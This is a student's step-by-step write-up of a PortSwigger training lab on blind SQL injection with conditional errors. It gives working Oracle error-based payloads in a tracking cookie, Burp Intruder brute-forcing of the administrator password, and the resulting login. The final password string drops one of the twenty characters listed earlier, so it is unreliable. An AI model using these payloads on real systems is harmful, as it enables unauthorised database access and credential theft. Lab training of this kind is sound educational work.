TASK REPORT – SAFE YOUR WEB

Name	Sadiq Sonalkar
Email	sadiqsonalkar21@gmail.com
Submission Date	28-04-2023

Task 1

Lab Name: - Blind SQL injection with conditional errors

TASK REPORT – SAFE YOUR WEB

The goal of this lab is to login as an administrator user.

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.

Send the get request to the repeater and turn the interceptor off to avoid disturbance.

So, this will be the request in our repeater.

Now add 2 single quotes at the end of TrackingId i.e., **TrackingId=RwWSvCGKItsfeRfd''.** If we add 1 it will return error of 500 but 2 single quote will work. And the server will response.

After this we will try to look for table named users in the database.

I'll send the modify tracking id to check if users table exist or not.

TrackingId=RwWSvCGKItsfeRfd'||(SELECT '' FROM users WHERE ROWNUM = 1)||';

It has not returned any error. So, users table exist in the database.

Also, we have entered condition 'WHERE ROWNUM = 1)' so it will prevent the query from returning more than one row, which would break our concatenation.

Now the next step is to look for user administrator in the user table so ill use the following query:

TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||';

And we got a 500 Internal Server Error that means user **administrator exist in the users table**.

Now we will try to look how many characters does the password of the administrator have. For that I'll use the following query

```
1 GET / HTTP/2
2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
3 Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM
  users WHERE username='administrator')||'; session=3KthfVTSb2fAFy40E7V94z64REo0UY8o
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
6 <!DOCTYPE html>
```

And we got a 500 Internal Server Error that means the password of **administrator is greater then 1 character**.

After that I'll send the request to burp intruder

```
Dashboard    Target    Proxy    Intruder    Repeater    Sequencer    Decoder    Comparer    Logger    Extensions    Le

1 ×    2 ×    +

Positions    Payloads    Resource pool    Settings

(?)  Choose an attack type

     Attack type: Sniper

(?)  Payload positions

     Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

        Target:  https://0a5100840386233480d903bd002600c5.web-security-academy.net

 1 GET / HTTP/2
 2 Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
 3 Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE ''
 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate
 8 Referer: https://portswigger.net/
 9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
```

Now we want the length of admin password. So instead of changing the query and increasing the length. I'll set a mark at 1 and click add.

```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN LENGTH(password)>§1§ T
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
```

Then I'll switch to payload tab and in the payload, type ill select numbers.

And in payload session I'll enter 1 in from and 25 in to and in step I'll enter 1. And start the attack.

The result was as follows:

Now from request 1 to 19 the length of response is small. That means we receive the 500 Internal server error from 1 to 19.

But from 20 and above the length of response is big. Meaning we got the successful result.

So, we got to know the password is of 20 characters. Because till 19 I was getting internal server error.

Now we have to figure which character is on which position and for that I'll use the following query:

TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';

This will extract a single character from the password, and test it against a specific value.

Now I'll Place payload position markers around the 'a' character in the cookie value.

```
GET / HTTP/2
Host: 0a5100840386233480d903bd002600c5.web-security-academy.net
Cookie: TrackingId=RwWSvCGKItsfeRfd'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Language: en-US,en;q=0.5
```

I'll switch to payload; I'll select the type as simple list. And in Payload settings add the payloads in the range a - z and 0 - 9. And I'll start the attack.

As I don't have pro version I manually typed a-z and 0-9 then add.

Now check for the one that has less Length.

Here letter 's' only has 2169 length that means the **first letter of password is 's'** because the response is 500 internal server error.

And if we check the rest the length is 11231 because its not responding with the error.

So, I'll open a mousepad and enter the first letter of password as 's'.

Now we want the second letter so I'll change 1 to 2.

TASK REPORT – SAFE YOUR WEB

TrackingId=aAEQlU4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';

Then run the attack again.

21	u		200			11231
22	v		200			11231
23	w		500			2169
24	x		200			11231
25	y		200			11231
26	z		200			11231
27	0		200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
```

This time **'w'** has the least length because the response is 500 internal server error.

So, my second letter is 'w'. I'll update my mousepad.

Now I'll 2 to 3 because we want third letter.

```
GET / HTTP/2
Host: 0a2e006d033ff8cc80112155005500a5.web-security-academy.net
Cookie: TrackingId=aAEQlU4o6MJuR8hj'||(SELECT CASE WHEN SUBSTR(password,3,1)='§a§'
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Language: en-US,en;q=0.5
```

31	4		200			11231
32	5		500			2169
33	6		200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

I got the third letter as **'5'.**

Now for fourth I'll change 3 to 4.

21	u		200			11231
22	v		500			2169
23	w		200			11231
24	x		200			11231
25	y		200			11231
26	z		200			11231
27	0		200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
```

TASK REPORT – SAFE YOUR WEB

I got fourth letter as **'v'**.

For fifth letter:

I got fifth letter as **'q'**.

For sixth letter:

I got sixth letter as **'4'**.

For seventh letter:

I got seventh letter as **'7'**.

For eight letter:

I got eight letter as **'7'.**

For ninth letter:

I got ninth letter as **'o'.**

Tenth: a

Eleventh: m

Twelve: h

TASK REPORT – SAFE YOUR WEB

Thirteen: m

12	l	200			11231
13	m	500			2169
14	n	200			11231
15	o	200			11231
16	p	200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

Fourteen: z

25	y	200			11231
26	z	500			2169
27	0	200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
```

Fifteen: i

8	h	200			11231
9	i	500			2169
10	j	200			11231
11	k	200			11231
12	l	200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

Sixteen: r

16	p	200			11231
17	q	200			11231
18	r	500			2169
19	s	200			11231
20	t	200			11231
21	u	200			11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

TASK REPORT – SAFE YOUR WEB

Seventeen: l

11	k	200	☐	☐	11231	
12	l	500	☐	☐	2169	
13	m	200	☐	☐	11231	
14	n	200	☐	☐	11231	
15	o	200	☐	☐	11231	

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
```

Eighteen: s

18	r	200	☐	☐	11231	
19	s	500	☐	☐	2169	
20	t	200	☐	☐	11231	

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
```

Nineteen: u

20	t	200	☐	☐	11231	
21	u	500	☐	☐	2169	
22	v	200	☐	☐	11231	
23	w	200	☐	☐	11231	
24	x	200	☐	☐	11231	

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

Twenty: a

Request ^	Payload	Status	Error	Timeout	Length
1	a	500	☐	☐	2169
2	b	200	☐	☐	11231
3	c	200	☐	☐	11231

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2042
5
```

So, we get all the twenty character which are as follows:

```
1 username = administrator
2 password = sw5vq477oahmzirlsua
```

TASK REPORT – SAFE YOUR WEB

Now, I'll just login and enter the above username and password.

The lab will automatically solved.

PortSwigger

Log out   MY ACCOUNT

Products ⌄ | Solutions ⌄ | Research | Academy | Support ⌄ | ☰

Dashboard   Learning path   Latest topics ⌄   All labs   Mystery labs   Hall of Fame ⌄   Get started   Get certified ⌄

Web Security Academy ›› SQL injection ›› Blind ›› Lab

Lab: Blind SQL injection with conditional errors

PRACTITIONER

⚗ LAB | ✓ Solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

⚗ Hint   ⌄

Access the lab

Track your progress

Learning materials: View all
0%

Vulnerability labs: View all
0%

Level progress:

0 of 52   1 of 151   0 of 36
Apprentice   Practitioner   Expert

The lab is solved.